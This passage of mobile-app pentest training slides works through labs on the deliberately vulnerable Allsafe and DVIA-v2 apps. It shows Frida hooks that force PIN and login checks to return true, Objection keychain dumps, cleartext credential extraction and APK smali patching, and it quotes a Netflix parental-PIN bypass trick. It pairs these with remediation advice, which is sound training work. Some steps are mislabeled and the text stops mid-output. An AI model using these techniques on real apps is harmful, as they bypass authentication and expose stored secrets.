https://www.apkhere.com/down/com.lastpass.lipandroid_4.0.52_free

Example 2 : CVE-2015-1453 - FortiClient Android - Hardcoded Encryption Keys

<https://www.cvedetails.com/cve/CVE-2015-1453/>

https://apkpure.com/forticlient-vpn/com.fortinet.forticlient_vpn/download/502080127-APK





Labs

Exercice 7 : Exploiting Weak Cryptography

Mission Briefing :

We want to check if our encryption system is secure enough ... Anyway you could help us ?

Ressources :

- Android Cryptographic APIs

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05e-Testing-Cryptography.md>

- How Secure is your Android Keystore Authentication ?

<https://labs.f-secure.com/blog/how-secure-is-your-android-keystore-authentication/>

Level :



Tools :

Frida



Bounty :

NA





Use the following Frida script to trace encryption API calls :

<https://github.com/FSecureLABS/android-keystore-audit/blob/master/frida-scripts/tracer-cipher.js>

Exemple d'utilisation :

```
frida -l tracer-cipher.js -U -f infosecadventures.allsafe --no-pause
```

Follow OWASP best practices !





Labs

Exercice 7 : Exploiting Weak Cryptography [Remediation]

Mitigation Recommendations:

Check the MSTG :

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md> [section Cryptography for Mobile Apps]

Avoid using deprected/insecure crypto :

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md#identifying-insecure-and-or-deprecated-cryptographic-algorithms>

Avoid common configuration issues :

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md#common-configuration-issues>





Android provides differentes approches to persist data locally :

- **Shared Preferences** : key-value XML storage system /data/data/<package-name>/shared_prefs/prefs_name.xml
- **Internal Storage** : each application has its own/isolated storage folder
- **External Storage** : SD Card readable by all installed applications
- **Local Database** : SQLite, Realm, etc.





Labs

Exercice 8 : Exploiting Local Storage

Mission Briefing :

We are using local storage to save user data, but we don't know if it's secure enough ... could you please check this for us ?

Ressources :

- Insecure Data Storage in Vine Android App

<https://hackerone.com/reports/44727>

Level :



EASY

Tools :

ADB



Bounty :

140 \$




Labs

Exercice 8 : Exploiting Local Storage [Solution]



The application is storing username/password in clear text under « SharedPreferences » :

```
generic_x86_64:/data/data/infosecadventures.allsafe # cat shared_prefs/user.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="username">secret</string>
    <string name="password">secret</string>
</map>
generic_x86_64:/data/data/infosecadventures.allsafe # |
```



Labs

Your bounty !



+ \$ 140

Total : \$ 4550





Labs

Exercice 8 : Exploiting Local Storage

Mitigation :

We recommend using **Android KeyStore** for secure local data storage :

<https://www.androidauthority.com/use-android-keystore-store-passwords-sensitive-information-623779/>



Labs

And ...

What about iOS ?



Labs

Exercice 6 : Exploiting Insecure Data Storage

Declaration

```
@interface NSUserDefaults : NSObject
```

Overview

The `NSUserDefaults` class provides a programmatic interface for interacting with the defaults system. The defaults system allows an app to customize its behavior to match a user's preferences. For example, you can allow users to specify their preferred units of measurement or media playback speed. Apps store these preferences by assigning values to a set of parameters in a user's defaults database. The parameters are referred to as *defaults* because they're commonly used to determine an app's default state at startup or the way it acts by default.


At runtime, you use `NSUserDefaults` objects to read the defaults that your app uses from a user's defaults database. `NSUserDefaults` caches the information to avoid having to open the user's defaults database each time you need a default value. When you set a default value, it's changed synchronously within your process, and asynchronously to persistent storage and other processes.



Labs

Exploiting Insecure Data Storage

Extracting **NSUserDefaults** data using **Objection**



```
→ ~ objection -g 'DVIA-v2' explore
Using USB device `iOS Device'
Agent injected and responds ok!

[REDACTED]
|---|---|---|---|---|---|---|---|
| . | . | - | - | - | - | - | - |
|---|---|---|---|---|---|---|---|
|---|(object)inject(ion) v1.9.6

Runtime Mobile Exploration
by: @leonjza from @sensepost

[tab] for command suggestions
....highaltitudehacks.DVIASwiftv2 on (iPad: 13.3.1) [usb] # ios nsuserdefaults get
{
    AKLastEmailListRequestDateKey = "2020-11-11 02:25:13 +0000";
    AKLastIDMSEnvironment = 0;
    AddingEmojiKeyboardHandled = 1;
    AppleLanguages =      (
        "en-GB"
    );
    AppleLanguagesSchemaVersion = 1001;
    AppleLocale = "en_GB";
    ApplePasscodeKeyboards =      (
        "en_GB@sw=QWERTY;hw=Automatic",
        "emoji@sw=Emoji"
    );
    DemoValue = mantistest1234;
    INNextFreshmintRefreshDateKey = "626044774.375";
    INNextHeartbeatDate = "626274825.784544";
    NSAllowsDefaultLineBreakStrategy = 1;
    NSInterfaceStyle = macintosh;
    NSLanguages =      (
```



Labs

Exploiting Insecure Data Storage

Apple Platform Security

Communities Contact Support

Security

 Search the user guide

Table of Contents 

Keychain data protection overview

Many apps need to handle passwords and other short but sensitive bits of data, such as keys and login tokens. The iOS and iPadOS [Keychain](#) provides a secure way to store these items.

Keychain items are encrypted using two different AES-256-GCM keys: a table key (metadata) and a per-row key (secret key). Keychain metadata (all attributes other than kSecValue) is encrypted with the metadata key to speed searches while the secret value (kSecValueData) is encrypted with the secret key. The meta-data key is protected by the Secure Enclave but is cached in the application processor to allow fast queries of the keychain. The secret key always requires a round trip through the Secure Enclave.


The Keychain is implemented as a SQLite database, stored on the file system. There is only one database and the `securityd` daemon determines which Keychain Items each process or app can access. Keychain access APIs result in calls to the daemon, which queries the app's "Keychain-access-groups", "application-identifier" and "application-group" entitlements. Rather than limiting access to a single process, access groups allow Keychain Items to be shared between apps.



Labs

Exploiting Insecure Data Storage

Extracting data from the Keychain with Objection :



Labs

Exploiting Insecure Data Storage

Extracting data from the Keychain with Objection :

```
+ Keychain objection -g 'DVIA-v2' explore
Using USB device 'iOS Device'
Agent injected and responds ok!

[object]inject(ion) v1.9.6

Runtime Mobile Exploration
by: @leonjza from @sensepost


[tab] for command suggestions
....highaltitudehacks.DVIASwiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding '--json keychain.json' to this command
Dumping the iOS keychain...
Created          Accessible      ACL     Type      Account           Service
-----          -----          -----   -----    -----
2020-11-03 12:37:47 +0000 WhenUnlocked  None    Password  FlurryAPIKey      com.highaltitudehacks.DVIASwiftv2com.flurry.analytics
2020-11-03 12:37:47 +0000 WhenUnlocked  None    Password  FlurrySessionTimestampKey com.highaltitudehacks.DVIASwiftv2com.flurry.analytics
2020-11-03 12:37:47 +0000 AlwaysThisDeviceOnly  None    Password  FlurrySessionInstallIDKey com.highaltitudehacks.DVIASwiftv2com.flurry.analytics  8E386996-BE76-4E2A-AA8ABC8A
2020-11-04 16:24:30 +0000 WhenUnlocked  None    Password  keychainValue      com.highaltitudehacks.DVIASwiftv2
....highaltitudehacks.DVIASwiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump --smart
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding '--json keychain.json' to this command
Dumping the iOS keychain...
Created          Accessible      ACL     Type      Account           Service
-----          -----          -----   -----    -----
2020-11-03 12:37:47 +0000 WhenUnlocked  None    Password  FlurryAPIKey      com.highaltitudehacks.DVIASwiftv2com.flurry.analytics (failed to decode)
2020-11-03 12:37:47 +0000 WhenUnlocked  None    Password  FlurrySessionTimestampKey com.highaltitudehacks.DVIASwiftv2com.flurry.analytics (failed to decode)
2020-11-03 12:37:47 +0000 AlwaysThisDeviceOnly  None    Password  FlurrySessionInstallIDKey com.highaltitudehacks.DVIASwiftv2com.flurry.analytics (failed to decode)
2020-11-04 16:24:30 +0000 WhenUnlocked  None    Password  keychainValue      com.highaltitudehacks.DVIASwiftv2
....highaltitudehacks.DVIASwiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump --json keychain.json
Note: You may be asked to authenticate using the devices passcode or TouchID
Dumping the iOS keychain...
Writing keychain as json to keychain.json...
Dumped keychain to: keychain.json
```



Labs

Exercice 6 : Exploiting Insecure Data Storage [Solution]

Grapefruit can be used to evaluate the security of the local storage system in use :



The screenshot shows the Grapefruit application interface running on a Mac OS X host. The main window displays two tabs: "Basic Information" and "Mitigations and Entitlements".

Basic Information Tab:

- Container:** /var/mobile
- Temporary Directory:** /var/tmp/
- Installation:** /Applications/Preferences.app
- Executable:** /Applications/Preferences.app/Preferences
- Minimal OS Requirement:** 14.4
- Info.plist:**
 - BuildMachineOSBuild: "19A603013"
 - CFBundleAllowMixedLocalizations: true
 - CFBundleDevelopmentRegion: "English"
 - CFBundleDisplayName: "Settings"
 - CFBundleExecutable: "Preferences"
 - CFBundleIcons: Object
 - CFBundleIdentifier: "com.apple.Preferences"
 - CFBundleInfoDictionaryVersion: "6.0"
 - CFBundleName: "Settings"
 - CFBundleNumericVersion: 0
 - CFBundlePackageType: "APPL"
 - CFBundleShortVersionString: "1"

Mitigations and Entitlements Tab:

Binary Protections:

- Encrypted: no
- PIE: yes
- Canary: yes
- ARC: yes

Entitlements:

```

▼ : Object
  DataProtectionClass: "NSFileProtectionComplete"
  abs-client: "143531244"
  adi-client: "166430402"
  allow-softwareupdated: true
  application-identifier: "com.apple.Preferences"
  aps-connection-initiate: true
  aps-environment: "development"
  auth-key-vault-client: "2093460704"
  backupd-connection-initiate: true
  com.apple.BTServer.le: true
  com.apple.BTServer.programmaticPairing: true
  ▶ com.apple.CallKit.call-directory: Array[3]
  com.apple.CallKit.call-directory.extension-host: true
  ▶ com.apple.CommCenter.fine-grained: Array[10]
  com.apple.Contacts.database-allow: true
  com.apple.CoreRoutine.Application: true
  com.apple.CoreRoutine.CloudSync: true
  com.apple.CoreRoutine.LocationOfInterest: true
  
```




Labs

Reverse Engineering (Smali Patch)



Assembly language for the dex format, used by Android's Dalvik virtual machine.



Java compilation process vs Android compilation process






Labs

Reverse Engineering (Smali Patch)

How it works ?





Labs

Exercice 9 : Reverse Engineering (Smali Patch)

Mission Briefing :

Allsafe hired a new Android developer who made a beginner mistake setting up the firewall. Can you modify the decompiled Smali code in a way that the firewall is active by default ?

Ressources :

- Android Runtime (ART) and Dalvik

<https://source.android.com/devices/tech/dalvik>

Level :



DIFFICULT

Tools :

APKTool



Bounty :

NA





Labs

Exercice 9 : Reverse Engineering (Smali Patch) [Solution]

Step 1 : Decompile the APK file

```
apktool b -use-aapt2 -f allsafe -o allsafe-new.apk
```

Step 2 : Locate and modify the .smali file

```
Mobexler@Mobexler ~ /AndroidZone/vuln_apps/allsafe ➤ master v1.4 ? ➤ nano allsafe/smali_classes2/infosecadventures/allsafe/challenges/SmaliPatch.smali
Mobexler@Mobexler ~ /AndroidZone/vuln_apps/allsafe ➤ master v1.4 ? ➤ apktool b allsafe -o allsafe-patched.apk
I: Using Apktool 2.4.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether resources has changed...
I: Copying raw resources...
I: Copying libs... (/lib)
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
Mobexler@Mobexler ~ /AndroidZone/vuln_apps/allsafe ➤ master v1.4 ? ➤
```

Etape 3 : Re build the application

```
zipalign -p 4 allsafe-new.apk allsafe-new-aligned.apk
```





Labs

Exercice 9 : Reverse Engineering (Smali Patch) [Solution]

Step 4 : Re sign the new patched application

Since we changed the application code, we need to resign the application before installing it :

```
keytool -genkeypair -dname "cn=John Doe, ou=Security, o=Mobile, c=FR" -  
alias pentest -keystore keystore.jks -storepass mobile -validity 20000 -  
keyalg RSA -keysize 2048  
  
~/Android/Sdk/build-tools/30.0.2/apksigner sign --ks keystore.jks --ks-  
pass pass:mobile allsafe-new.apk
```




Labs

Exercice 9 : Reverse Engineering (Smali Patch) [Solution]



Unistall the existing app and install the new one, then click on « CHECK FIREWALL STATUS » :





Labs

Exercice 10 : Runtime Manipulation

Case Study 1 : Netflix



Davy Douhine
@ddouhine

Hey kids ! Want to bypass #Netflix parental control PIN ? Just use @Burp_Suite or any other proxy to intercept the response and change "false" by "true". Works with a browser or the iOS app. #bugbountywontfix

A screenshot of a mobile device screen. The main content is a black background with white text that reads "to watch restricted content". Below this text are two large, empty square boxes. To the right of the device screen is a screenshot of a Burp Suite proxy interface. The interface shows two requests in the "Original response" tab. The first request shows a JSON payload with a key "allow": "S-Icarus-6.Alfa-1" and a value "false". The second request shows the same payload with the value changed to "true".

9:19 AM - 25 May 2018





Labs

Exercice 10 : Runtime Manipulation

Mission Briefing :

Try to modify the runtime behaviour of the target app in order to bypass the PIN code validation check.

Ressources :

- Testing Confirm Credentials (MSTG-AUTH-1 and MSTG-STORAGE-11)

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05f-Testing-Local-Authentication.md>

Level :



Tools :

Frida



Bounty :

NA





Labs

Exercice 10 : Runtime Manipulation [Solution]

The sample code will override the implementation of checkPin method to return always true :

```
Java.perform(function () {  
    console.log("Starting allsafe...");  
  
    var root_class =  
        Java.use("infosecadventures.allsafe.challenges.PinBypass");  
  
    root_class.checkPin.implementation = function() {  
  
        console.log("checkPin() function was called!");  
  
        return true; };  
});
```

Usage :

```
frida -U -l checkPin-bypass.js -f infosecadventures.allsafe --no-pause
```



Labs

And ...

What about iOS ?



Option 1 : Frida

« ObjC-method-observer » can be used to manipulate the application at runtime :

iOS DataProtection

1 7 | 4K

Uploaded by: [@ay-kay](#)

List iOS file data protection classes (NSFileProtectionKey) of an app

[PROJECT PAGE](#)

aesinfo

1 7 | 5K

Uploaded by: [@dzonerzy](#)

Show useful info about AES encryption/decryption at application runtime

[PROJECT PAGE](#)

frida-multiple-unpinning

1 5 | 4K

Uploaded by: [@akabel](#)

Another Android ssl certificate pinning bypass script for various methods
(<https://gist.github.com/akabe1/5632cbc1cd49f0237cbd0a93bc8e4452>)

[PROJECT PAGE](#)

ObjC method observer

1 4 | 8K

Uploaded by: [@mrmaceté](#)

Observe all method calls to a specific class (e.g. observeClass('LicenseManager')) , or dynamically resolve methods to observe using ApiResolver (e.g. observeSomething('*[* *Password:*]*')). The script tries to do its best to resolve and display input parameters and return value. Each call log comes with its stacktrace.

[PROJECT PAGE](#)



Labs

Exercice 8 : Runtime Manipulation [Solution]

Option 1 : Frida

Select Runtime Manipulation > Start the challenge > Login method 1

Identify the login validation method :

```
frida -U DVIA-v2 --codeshare mrmacet/objc-method-observer  
[iOS Device::DVIA-v2] -> observeSomething('* [* *isLoginValidated*]* )
```

Use frida-trace command to dump the source code of this method :

```
frida-trace -FU -m "-[class method]"
```

Change the script generated by frida-trace :

Add `retval.replace(1);` in onLeave method, and then re-run frida-trace command before retesting the login form.



Labs

Exercice 8 : Runtime Manipulation [Solution]

Option 1 : Frida

Result

```
Mobexler@Mobexler ~ ~/iOSZone/frida-scripts ➤ frida -U DVIA-v2 --codeshare mrmacete/objc-method-observer
_____| Frida 14.2.18 - A world-class dynamic instrumentation toolkit
| ( ) |
> _____ Commands:
/_/_| help      -> Displays the help system
. . . | object?   -> Display information about 'object'
. . . | exit/quit -> Exit
. . . | More info at https://www.frida.re/docs/home/
[iOS Device::DVIA-v2]-> observeSomething('*[* *isLoginValidated*]');
Observing +[LoginValidate isLoginValidated]
[iOS Device::DVIA-v2]-> (0x102d1fd70) +[LoginValidate isLoginValidated]
0x102a99314 DVIA-v2!RuntimeManipulationDetailsViewController.loginMethod1Tapped(_:)
0x102a99550 DVIA-v2!objc RuntimeManipulationDetailsViewController.loginMethod1Tapped(_:)
0x248fee040 UIKitCore!-[UIApplication sendAction:to:from:forEvent:]
0x248a971c8 UIKitCore!-[UIControl sendAction:to:forEvent:]
0x248a974e8 UIKitCore!-[UIControl _sendActionsForEvents:withEvent:]
0x248a96554 UIKitCore!-[UIControl touchesEnded:withEvent:]
0x249025304 UIKitCore!-[UIWindow _sendTouchesForEvent:]
0x24902652c UIKitCore!-[UIWindow _sendEvent:]
0x24900659c UIKitCore!-[UIApplication sendEvent:]
0x2490cc714 UIKitCore!__dispatchPreprocessedEventFromEventQueue
0x2490cee40 UIKitCore!__handleEventQueueInternal
0x2490c8070 UIKitCore!__handleHIDEventFetcherDrain
0x21c7c3018 CoreFoundation!__CFRUNLOOP_IS_CALLING_OUT_TO_A_SOURCE0_PERFORM_FUNCTION__
0x21c7c2f98 CoreFoundation!__CFRunLoopDoSource0
0x21c7c2880 CoreFoundation!__CFRunLoopDoSources0
0x21c7bd7bc CoreFoundation!__CFRunLoopRun
RET: 0x0
```




Labs

Exercice 8 : Runtime Manipulation [Solution]

Option 1 : Frida

Result:

```
Mobexler@Mobexler ~ ~/iOSZone/frida-scripts frida-trace -U -m "+[LoginValidate isLoginValidated]" -n DVIA-v2
Instrumenting...
+[LoginValidate isLoginValidated]: Loaded handler at "/home/mobexler/iOSZone/frida-scripts/_handlers_/LoginValidate/isLoginValidated.js"
Started tracing 1 function. Press Ctrl+C to stop.
  /* TID 0x303 */
10721 ms  +[LoginValidate isLoginValidated]
```



Option 2 : Objection

```
davy@kali:~$ objection -g "DVIA" -N -h 192.168.1.25 explore
Using networked device @`192.168.1.25:27042`
Agent injected and responds ok!
```

```
____|_|_|_|_|_ _|_|_|_|_|_ _|_
| . | . | | - | _ | _ | | . | |
